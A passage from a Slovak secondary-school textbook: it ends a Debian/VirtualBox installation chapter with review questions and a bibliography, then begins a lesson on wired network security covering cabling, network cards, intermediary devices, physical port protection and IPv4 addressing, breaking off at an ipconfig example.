Vysvetliť, čo sú to súbory s príponou ISO.

(obrazy diskov, najčastejšie CD/DVD)

5

Vyhľadať aktuálne inštalačné súbory pre požadovaný OS.

(snažiť sa využívať pôvodné stránky produktu (napr. pre Debian je pôvodnou stránkou: <https://www.debian.org>))

6

Aké sú potenciálne problémy počas inštalácie OS Debian na pracovný počítač?

(problém so sieťovým pripojením, nedostatok diskového priestoru, zabudnutie prihlasovacích údajov)

7

V akom stave má byť počítač pred začatím procesu inštalácie OS Debian?

(zapnutý nástroj VirtualBox)

8

Ako sa dopracujeme ku inštalačnému súboru pre Debian?

(ak používame vyhľadávací server, je potrebné kriticky zhodnotiť, ktorú z ponúkaných stránok použiť; je vhodné preferovať stránku pôvodného zdroja (v tomto prípade <https://www.debian.org/CD/http-ftp/>))



NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)

9

Kedy inštalujeme Debian?

(ak chceme pracovať s OS Linux)

10

Čo treba urobiť pred začatím procesu inštalácie OS Debian?

(zabezpečiť si inštalačný súbor z overeného zdroja, skontrolovať, či máme dostupné požadované hardvérové prostriedky, či je zapnutý VirtualBox)

11

Ako viem, že Debian je nainštalovaný správne?

(objaví sa okno pre zadanie prihlasovacích údajov do systému)

12


Ako ukončím činnosť OS Debian korektne?

*(v hlavnom paneli – Súbor -> Zavrieť -> Vypnúť počítač ;
stlačením X v okne virtuálneho stroja -> Vypnúť počítač)*

BIBLIOGRAFIA

- [1] SINGH, Amit. 2004. An introduction to virtualization [online]. [cit. 2018-09-10]. Dostupné z: <http://www.kernelthread.com/publications/virtualization>
- [2] JONES, Tim. 2006. An overview of virtualization methods, architectures, and implementations [online]. [cit. 2018-09-10]. Dostupné z: <http://www.ibm.com/developerworks/linux/library/l-linuxvirt>
- [3] DASH, Pradyumna. *Getting started with oracle vm virtualbox*. Packt Publishing, 2013.
- [4] PELZ, Oliver. *Fundamentals of Linux*. Packt Publishing, 2018.
- [5] CHE, Jianhua, et al. A synthetical performance evaluation of openvz, xen and kvm. In: *Services Computing Conference (APSCC), 2010 IEEE Asia-Pacific*. IEEE, 2010. p. 587-594.
- [6] Virtualizačný nástroj Hyper-V [online]. [cit. 2018-09-10]. Dostupné z: <https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/about/>
- [7] Virtualizačný nástroj VMware [online]. [cit. 2018-09-10]. Dostupné z: <https://www.vmware.com/>
- [8] Virtualizačný nástroj VirtualBox[online]. [cit. 2018-09-10]. Dostupné z: <https://www.virtualbox.org/>
- [9] Virtualizačný nástroj XEN [online]. [cit. 2018-09-10]. Dostupné z: <https://www.xenproject.org/>
- [10] Virtualizačný nástroj KVM [online]. [cit. 2018-09-10]. Dostupné z: https://www.linux-kvm.org/page/Main_Page
- [11] Virtualizačný nástroj LXC [online]. [cit. 2018-09-10]. Dostupné z: <https://linuxcontainers.org/>
- [12] Nástroj Docker [online]. [cit. 2018-09-10]. Dostupné z: <https://www.docker.com/>
- [13] VirtualBox – downloads [online]. [cit. 2018-09-10]. Dostupné z: <https://www.virtualbox.org/wiki/Downloads>
- [14] Operačný systém Debian GNU/Linux [online]. [cit. 2018-09-10]. Dostupné z: <https://www.debian.org/index.sk.html>
- [15] VirtualBox – manuálové stránky [online]. [cit. 2018-09-10]. Dostupné z: <https://www.virtualbox.org/manual/>
- [16] X Window System [online]. [cit. 2018-09-10]. Dostupné z: <https://www.techopedia.com/definition/10101/x-window-system>

- [17] Linux kernel ubiquity [online]. [cit. 2018-09-10]. Dostupné z: https://commons.wikimedia.org/wiki/File:Linux_kernel_ubiquity.svg
- [18] Operačný systém Red Hat [online]. [cit. 2018-09-10]. Dostupné z: <https://www.redhat.com/en/global/czech-republic>
- [19] Operačný systém Raspbian [online]. [cit. 2018-09-10]. Dostupné z: <https://www.raspberrypi.org/downloads/raspbian/>
- [20] Ian Murdock: a tribute to the man and his work on Linux [online]. [cit. 2018-09-10]. Dostupné z: <https://www.theguardian.com/technology/2015/dec/31/ian-murdock-a-tribute-to-the-man-and-his-work-on-linux>
- [21] Operačný systém Ubuntu [online]. [cit. 2018-09-10]. Dostupné z: <https://www.ubuntu.com/>
- [22] Operačný systém Debian GNU/Linux – download [online]. [cit. 2018-09-10]. Dostupné z: <https://www.debian.org/CD/http-ftp/>
- [23] Grafické rozhranie XFCE [online]. [cit. 2018-09-10]. Dostupné z: <https://xfce.org/>
- [24] Slobodný a otvorený softvér pre školy - Správca logických zväzkov (LVM) [online]. [cit. 2018-09-10]. Dostupné z: <http://sospreskoly.org/book/export/html/1009.html>
- [25] GNU GRUB [online]. [cit. 2018-09-10]. Dostupné z: <https://www.gnu.org/software/grub/manual/grub/grub.html>



INFORMAČNÁ BEZPEČNOSŤ (05. KAPITOLA)

MÁRIA SPIŠÁKOVÁ

OBSAH

5	Bezpečnosť počítačovej siete - Káblové pripojenie	138
5.1	Základy počítačových sietí (študijný text).....	140
5.2	Typy pripojení sa do siete	140
5.3	Sieťové karty	141
5.4	Médiá fyzickej vrstvy	142
5.5	Typy ethernetových káblov a ich koncoviek	142
5.6	Vlastnosti optických káblov	144
5.7	Zabezpečenie fyzickej kabeláže	148
5.8	IP Adresy	149
5.9	Základy počítačových sietí (metodika).....	152
5.10	Bibliografia.....	156

5 BEZPEČNOSŤ POČÍTAČOVEJ SIETE - KÁBLOVÉ PRIPOJENIE

autor textového materiálu: RNDr. Mária Spišáková, PhD.

autor metodiky: RNDr. Mária Spišáková, PhD.

čas: 1 vyučovací hodina (VH)

Vstupné požiadavky na žiaka:

- poznať pojmy: dvojková sústava, jednotky informácie – bit, Byte
- pracovať so súbormi a priečinkami počítača;
- identifikovať, či je počítač pripojený do počítačovej siete;
- pracovať s webovým prehliadačom;
- Správca úloh v OS - poznať jeho úlohu a vedieť ho odštartovať.
- Poznať architektúru ISO/OSI modelu a TCP/IP

Materiálne prostriedky výučby:

- počítač pre učiteľa pripojený na internet s webovým prehliadačom, s výstupom cez dataprojektor;
- žiacke počítače pripojené na internet s webovým prehliadačom; ideálne 1 počítač – 1 žiak, minimálne 1 počítač – 2 žiaci;
- 1 prepínač – pre skupinu 2 žiakov

Odporúčané metódy:

- bádateľská;
- interaktívna demonštrácia;
- diskusia;
- kooperácia v skupine;

Žiakom rozvíjané spôsobilosti:

- pracovať s prostriedkami IKT;
- vyhľadávať a používať informácie;
- nájsť podstatné skutočnosti ku problému, posudzovať;
- kriticky zhodnotiť získané informácie;
- diskutovať;

Prierezové témy

Ako integrovaná súčasť tohto VP sa uplatnia konkretizácie z prierezových tém:

- mediálna výchova
 - rozvíjať praktickú schopnosť obhájiť svoj názor, argumentovať, diskutovať,
- osobnostný a sociálny rozvoj
 - rozvíjať základné zručnosti komunikácie a vzájomnej spolupráce;

Medzipredmetové vzťahy

Informatika, občianska náuka

5.1 Základy počítačových sietí (študijný text)

Sieťová infraštruktúra, služby a údaje obsiahnuté v zariadeniach pripojených k sieti sú dôležitými osobnými a obchodnými prostriedkami. Existujú dva typy obáv o bezpečnosť počítačovej siete, ktoré je potrebné riešiť: bezpečnosť sieťovej infraštruktúry a bezpečnosť informácií.

Bezpečnosť zariadení, ktorých úlohou je vytvárať sieťové pripojenie je ochrániť ich pred neoprávneným prístupom k softvéru na správu, ktorý je na nich umiestnený a hardvéru, ktorý sieť tvorí. Fyzický prístup ku sieťovým zariadeniam sa zabezpečuje proti zásahu neoprávnených osôb pomocou zámkov a fyzickej ochrany prepínačov, smerovačov a dátových rozvádzačov (rackov), v ktorých sú tieto zariadenia uložené.


5.2 Typy pripojení sa do siete

Bez ohľadu na to, či sa pripájame k miestnej tlačiarňi v domácnosti alebo sa pripájame na webovú stránku v inej krajine, predtým, než sa môže spustiť akákoľvek sieťová komunikácia, musí sa vytvoriť fyzické pripojenie k miestnej počítačovej sieti. Fyzickým pripojením môže byť káblové pripojenie pomocou kábla alebo bezdrôtového pripojenia pomocou rádiových vĺn.

Typ použitého fyzického pripojenia závisí od nastavenia počítačovej siete. Napríklad v mnohých firemných kanceláriách majú zamestnanci počítače alebo prenosné počítače, ktoré sú fyzicky pripojené cez kábel k zdieľanému prepínaču. Tento typ inštalácie je **káblová sieť**. Údaje sa prenášajú prostredníctvom **fyzického kábla**.

Okrem káblového pripojenia ponúka mnoho firiem, podnikov alebo škôl aj bezdrôtové pripojenie pre prenosné počítače, tablety a smartfóny. Pri bezdrôtových zariadeniach sa údaje prenášajú pomocou rádiových vĺn. Použitie bezdrôtového pripojenia je bežné a v súčasnosti objavujeme výhody ponúkajú tohto typu služby. Ak chcete ponúknuť bezdrôtovú funkciu, zariadenia v bezdrôtovej sieti musia byť pripojené k bezdrôtovému prístupovému bodu (Access point - AP). Viac o bezdrôtových sieťach v kapitole 6.

Prepínače (switch) a bezdrôtové prístupové body sú často dve samostatné zariadenia v rámci implementácie siete. Existujú však aj zariadenia, ktoré ponúkajú káblové aj bezdrôtové pripojenie súčasne. V mnohých domácnostiach sú implementované domáce sieťové smerovače, ktoré môžu slúžiť ako prepínač. (Obr. 5.1) Tieto ponúkajú viaceré porty, čo umožňuje pripojenie viacerých zariadení k lokálnej počítačovej sieti (LAN) pomocou káblov. (Obr.5.2) Mnohé tieto zariadenia obsahujú aj prístupové body AP, ktoré umožňujú pripojiť aj bezdrôtové zariadenia.



5.3 Sieťové karty


Sieťové karty (Network Interface Cards NIC) pripájajú zariadenie k sieti. Ethernetové NIC sa používajú na káblové pripojenie, zatiaľ čo bezdrôtové sieťové karty WLAN (Wireless Local Area Network) sa používajú na bezdrôtové pripájanie sa do siete. Zariadenie koncového používateľa môže obsahovať jeden alebo oba typy NIC. Sieťová tlačiareň môže mať napríklad sieťovú kartu NIC a preto sa musí pripojiť k sieti pomocou ethernetového kábla. Ostatné zariadenia, ako napríklad tablety a smartfóny, môžu obsahovať iba sieťovú kartu WLAN a musia používať bezdrôtové pripojenie.

5.4 Médiá fyzickej vrstvy

Existujú tri základné formy sieťových médií. Fyzická vrstva vytvára reprezentáciu a zoskupenia bitov pre každý typ média ako:

1. Medený kábel: Signály sú vzory elektrických impulzov.
2. Kábel z optických vlákien: Signály sú vzory svetla.
3. Bezdrôtové: Signály sú vzory mikrovlnných prenosov.

Obrázok nižšie zobrazuje príklady signalizácie pre med', optické vlákna a bezdrôtové pripojenie.




5.5 Typy ethernetových káblov a ich koncoviek

Na pripájanie káblom do siete sa najčastejšie používajú káble medené káble takýchto typov:

1. Netienený krútený párový kábel (unshielded twisted-pair UTP)
2. Tienený krútený párový kábel (STP)

Tieto káble sa používajú na prepojenie zariadení na LAN a zariadeniach infraštruktúry, ako sú prepínače, smerovače a bezdrôtové prístupové body. Každý typ pripojenia a sprievodné zariadenia majú požiadavky na kabeláž stanovené normami fyzickej vrstvy.



Obrázok 5-4
Zľava : netienený a tienený kábel

Netienený kábel - Unshielded Twisted-pair

Netienený kábel s krútenými párami (UTP) je najbežnejšie sieťové médium. UTP kabeláž, ukončená konektormi RJ-45, sa používa na prepojenie počítačov v sieti so sieťovými zariadeniami, ako sú prepínače a smerovače.

V sieťach LAN sa kábel UTP skladá zo štyroch párov farebne označených drôtov, ktoré boli skrútené dohromady a potom vložené do pružného plastového plášťa, ktorý chráni pred menším fyzickým poškodením. Krútenie drôtov pomáha chrániť proti rušeniu signálu od iných drôtov.

Tienený krútený kábel - Shielded twisted-pair (STP)

poskytuje lepšiu ochranu proti šumu než kabeláž UTP. Avšak v porovnaní s káblom UTP je kábel STP podstatne drahší a ťažko sa inštaluje. Rovnako ako UTP kábel, STP používa konektor RJ-45.

Uvedený kábel STP používa štyri páry drôtov, z ktorých každý je zabalený do fóliového štítu, ktorý je potom obalený celkovým kovovým opletením alebo fóliou.

Tieto káble sú zakončené konektormi RJ45. Tento konektor sa používa pre Ethernet. Norma TIA / EIA-568 opisuje kódy farieb kábla na priradenie pinov (pinouts) pre Ethernetové káble.

Zástrčka (Obr. 5.5) je ukončenie sieťového kábla a vkladá sa do internetových zásuviek (Obr. 5.6), alebo do prepojovacieho patch panelu.

Pri medenej kabeláži existuje možnosť straty signálu v mieste, kde je medená kabeláž ukončená. Pri nesprávnom ukončení (Obr. 5.7) je každý kábel potenciálnym zdrojom zníženia výkonu počítačovej siete. Na nich dochádza ku strate signálu a zanášaniam šumu do prenášanej informácie. Je nevyhnutné, aby boli všetky ukončenia medených médií vysokej kvality (Obr. 5.8), aby sa zabezpečil optimálny výkon pri súčasných a budúcich sieťových technológiách.



Obrázok 5-5
Zástrčky (konektory) typu RJ-45



Obrázok 5-6
Zásuvky pre zástrčky RJ-45



Obrázok 5-7
Nekvalitne vytvorený konektor



Obrázok 5-8
Správne a kvalitne vytvorený konektor


5.6 Vlastnosti optických káblov

Kábel s optickými vláknami prenáša dáta na dlhšie vzdialenosti a pri vyšších šírkach pásma než akékoľvek iné sieťové médiá. Na rozdiel od medených drôtov môže optický kábel vysielat signály s nižším útlmom a je úplne imúnny voči elektromagnetickému rušeniu alebo interferencii.

Optické vlákno sa bežne používa na prepojenie sieťových zariadení. Je flexibilné, ale extrémne tenké, priehľadné z veľmi čistého skla. Nie je oveľa hrubšie ako ľudské vlasy. Bity sa prenášajú vláknom ako svetelné impulzy. Kábel z optických vlákien prenáša svetlo medzi koncami s minimálnou stratou signálu.

Optické vlákno sa skladá z dvoch druhov skla (jadro a obloženie) a ochranného vonkajšieho štítu - plášťa.

Hoci optické vlákno je veľmi tenké a náchylné na ostrý ohyb alebo malý polomer zakrivenia, vlastnosti jadra a opláštenia ho robia to veľmi silné. Optické vlákno je odolné a používa sa v nepriaznivých podmienkach v sieťach po celom svete.




Obrázok 5-9
Optický kábel, [2]

Druhy optických káblov

Svetelné impulzy reprezentujúce prenášané údaje ako bity na médiu sú generované buď:

- laserom
- diódou emitujúcou svetlo (LED)

Elektronické polovodičové zariadenia nazývané fotodiódy zisťujú svetelné impulzy a menia ich na napätia. Laserové svetlo prenášané cez optickú kabeláž môže poškodiť ľudské oko. Treba dbať na to, aby ste sa vyhli koncu aktívneho optického vlákna.



Obrázok 5-10
Multimódové optické vlákno [3]

Optické vlákno je ukončené konektorom. Pretože svetlo môže prechádzať cez optické vlákno len v jednom smere, na podporu plne duplexnej prevádzky sú potrebné dve vlákna. Preto optické patch káble navzájom spájajú dve optické vlákna a sú ukončené dvojicou štandardných jednostenných konektorov.

Optické vlákna sa umiestňujú tak, aby polomer zakrivenia ich ohybu nebol malý z dôvodu straty signálu. Stratám vznikajúcim na ohyboch sa nedá zabrániť, možno ich minimalizovať pomocou redukcie počtu ohybov a na miestach, kde sú nevyhnutné a pomocou používania ohybov s čo najväčším polomerom zakrivenia.

CVIČENIE –PRESKÚMAJTE!



Identifikácia sieťových zariadení a kabeľáže

Ako skúsený používateľ počítačovej siete musíte byť schopný identifikovať rôzne sieťové zariadenia. Musíte pochopiť aj funkciu zariadenia v príslušnej časti počítačovej siete.

Dostanete od učiteľa rôzne sieťové zariadenia na identifikáciu. Každé je označené identifikačným číslom. Zistíte číslo značky zariadenia, výrobcu, modelu zariadenia, typu (rozbočovač, prepínač a router), funkčnosť (bezdrôtové pripojenie, smerovač, prepínač alebo kombinácia) a ďalšie fyzické vlastnosti, ako napríklad počet typov rozhraní.

Váš učiteľ vám poskytne na identifikáciu rôzne sieťové médiá. Budete menovať sieťové médiá, identifikovať typ média (meď, optické vlákno alebo bezdrôtová sieť) a poskytnite krátky popis médií vrátane toho, ktoré zariadenie typov, ktoré spája.

Napríklad pre UTP kábel: pripája káblové porty NIC na sieťových zariadeniach, je to kábel Cat 5 priamy kábel. Pripája počítače a smerovače (router) na prepínače (switch) a káblové rozvádzače (wiring panels).

Pracujte vo dvojiciach a potrebné informácie vyhľadávajte na internete.

CVIČENIE –PRIRAĎTE!



Pracujte vo dvojiciach! Priradte definíciu termínu ku termínu, ku názvu predmetu:


Termín	Popis
Optický kábel	Kapacita prenosového nosiča
Priepustnosť (throughput)	Médium, ktoré používa vzorku svetla ako reprezentáciu bitov
Medený kábel	Médium používa vzorku mikrovĺn, ktorá prezentuje bity
Bezdrôtové pripojenie	Médium, ktoré používa elektrické pulzy ako reprezentáciu bitov.
Prenosová šírka pásma (bandwidth)	Meranie prenosu bitov cez médiá

SPROSTEDKUJÚCE SIEŤOVÉ ZARIADENIA

Sprostredkujúce, alebo prostredné sieťové zariadenia pripájajú jednotlivé koncové zariadenia do počítačovej siete a môžu pripojiť viaceré jednotlivé počítačové siete na vytvorenie internej siete. Tieto sprostredkujúce zariadenia poskytujú pripojenie koncovým zariadeniam, ako počítačom, tlačiarňam a pod. a zabezpečujú, aby údaje prechádzali po sieti.

Používajú adresu cieľového koncového zariadenia spolu s informáciami o sieťových prepojeniach na určenie cesty, ktorú by mali dáta prenášať cez sieť. Príklady zariadení umožňujúcich pripojenie do siete:(Obr. 5.11)

- bezdrôtový smerovač (wireless router)
- prepínač pre sieť LAN (LAN switch)
- smerovač (router)
- firewall



Funkcie sieťových zariadení, ktoré umožňujú pripojenie na sieť:

1. regenerovať a prenášať dáta cez sieť,
2. ukladať informácie o cestách cez sieť a internet,
3. zaznamenávať chyby na ostatných sieťových zariadeniach a chyby v komunikácii,
4. smerovať dáta cez alternatívne cesty cez internet,
5. povoľovať alebo zakazovať tok dát, ktoré sú založené na bezpečnostných nastaveniach.

1. Regenerácia a prenos dát cez sieť

Táto funkcia je základná funkcia všetkých zariadení umožňujúcich pripojenie na internet. Regenerácia má význam pri strate signálu počas pozdĺž vedenia. Média strácajú signál pri prechode nimi. Tieto zariadenia majú práve tento signál zosilniť. Dôvod strácania signálu je elektrický odpor, na medených kábloch alebo pohlcovanie elektromagnetického vlnenia pri Wi-Fi signáloch alebo strata intenzity svetla pri optických kábloch.

2. Ukladanie informácií o cestách cez sieť a internet

¹ zdroj: <https://static-course-assets.s3.amazonaws.com/ITN6/en/index.html#1.2.1.3>

Každé sieťové zariadenie si vo svojej pamäti ukladá adresy portov pripojených zariadení alebo adresy pripojených sietí. Súčasne smerovače si ukladajú zoznamy sietí, ktoré sú pripojené ku ich portom. Ak niektorá sieť je nefunkčná, tak táto sieť sa zo zoznamu vymaže. Zoznam sietí sa aktualizuje určitých krátkych časových intervaloch a umožňuje racionalizovať odosielanie dát na príslušné siete. Ak sa sieť stáva prístupnou, tak jej adresa sa znova do tabuľky sietí zapíše.

3. *Zaznamenávanie chýb na ostatných sieťových zariadeniach a chýb v komunikácií*

Zariadenie, ktoré sprostredkuje pripojenie na internet, si ukladá a deteguje chyby, ktoré sú na iných sieťových zariadeniach a chyby v komunikácii. Podľa týchto chýb vie rozhodnúť, či prenos dát bol úspešný alebo neúspešný a podľa toho dáta opäť odošle na príslušný port. Samozrejme že rozhoduje aj podľa typu komunikácie. Ak chyba nastala počas prenosu služby s vysokou prioritou rýchlosti tak tieto dáta znova nebude preposielať, ale ak chyba nastala počas prenosu pri službe s vysokou spoľahlivosťou tak dáta bude opäť preposielať. Príkladom takejto služby je napríklad služba SMTP.

4. *Smerovanie dát cez alternatívne cesty cez internet*


Zariadenia sprostredkujúce pripojenie poznajú alternatívne cesty cez internet. V prípade že niektoré cesty zlyhajú, vedia nájsť informáciu o náhradných cestách cez ďalšie záložné zariadenia. Táto informácia sa medzi sprostredkujúcimi zariadeniami rozširuje pomocou špeciálnych správ.

5. *Povolenie alebo zákaz toku dát*

Sprostredkujúce zariadenia vedia usmerniť tok dát a filtrovať ho podľa toho, či zariadenie z ktorého dáta prišli má prístup do cieľovej siete alebo nemá. Tieto povolenia konfiguruje administrátor, podľa bezpečnostných politík spoločnosti v ktorej sú príslušné sprostredkujúce zariadenia. Táto vlastnosť sa vo veľkej miere využíva pri zabezpečení počítačových sietí z dôvodu neoprávneného prístupu ku príslušným zariadeniam a častiam siete.

5.7 Zabezpečenie fyzickej kabeláže

Zabezpečenie sieťovej infraštruktúry zahŕňa fyzické zabezpečenie zariadení, ktoré zabezpečujú sieťové pripojenie a zabraňuje neoprávnenému prístupu k softvéru na správu, ktorý je na nich umiestnený. Majú byť v zabezpečených skrinách s dátovými rozvádzačmi, resp. v uzamykateľných miestnostiach. Voľné zásuvky sieťovej infraštruktúry musia byť deaktivované, aby nebolo možné sa pripojiť z týchto zásuviek k počítačovej sieti káblom. Deaktivácia môže byť nastavená softvérovo na prepínači alebo smerovači, alebo hardvérovo pomocou záslepiek vložených do zásuviek (Obr. 5.12). Tie sa potom vyberajú pomocou špeciálnych kľúčov (Obr. 5.13).



Obrázok 5-12
Záslepka vložená do zásuvky RJ45 ²



Obrázok 5-13
Špeciálny kľúč na vytáhanie záslepky³

5.8 IP Adresy

Použitie IP adresy IP je primárnym prostriedkom na umožnenie komunikácie medzi zariadeniami a vytvorenie komunikácie typu end-to-end na internete. Každé koncové zariadenie musí byť nakonfigurované s adresou IP.

Štruktúra adresy IPv4 používa 4 čísla v desiatkovej sústave oddelené bodkami. Čísla sú medzi 0 a 255. Adresy IPv4 sú priradené jednotlivým zariadeniam pripojeným do siete a v danej sieti má každé zariadenie jednoznačnú IP adresu.

Na prepínačoch musí byť spustený protokol na odstraňovanie vzniku nekonečných slučiek dát. Tieto vznikajú napr. vtedy, ak je do siete pripojený pasívny kábel, ktorý vedie z jednej zásuvky do druhej. V tom prípade dáta tečúce z jedného konektora zaťažujú prepínač opakovane, až ho zahltnia a znefunkčnia celý tento segment siete. Ilustruje to obrázok 5.15. Dáta neustále obiehajú cez sieť a zahlcujú ju. Ak je na prepínači spustený protokol na odstraňovanie nekonečných slučiek (spanning tree protocol), ten vyradí porty produkujúce zaťažujúcu prevádzku a ochráni sieť pre zahltením a znefunkčnením. Na obrázku 5.14 je spustený spanning tree protocol, ktorý vyradil port spájajúci *Switch0* a *Switch2*. V sieti neexistuje slučka, takže tok dát od smerovača *Router* ku počítaču *PC0* je jednoznačný.

² Zdroj: https://www.secomp.cz/Pictures/next/big/21443000_2.jpg

³ Zdroj: https://www.secomp.cz/Pictures/next/big/21443000_3.jpg



Zobrazenie konfigurácie IP

Nastavenie konfigurácie IP je možné zobraziť na počítači so systémom Windows pomocou príkazu *ipconfig* v príkazovom riadku. Výstup zobrazí adresu IPv4, masku podsiete a informácie o bráne prijaté zo servera DHCP a iné informácie. Príkazový riadok spustíme príkazom *cmd* vo vyhľadávacom paneli.

```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Všetky práva vyhradené.

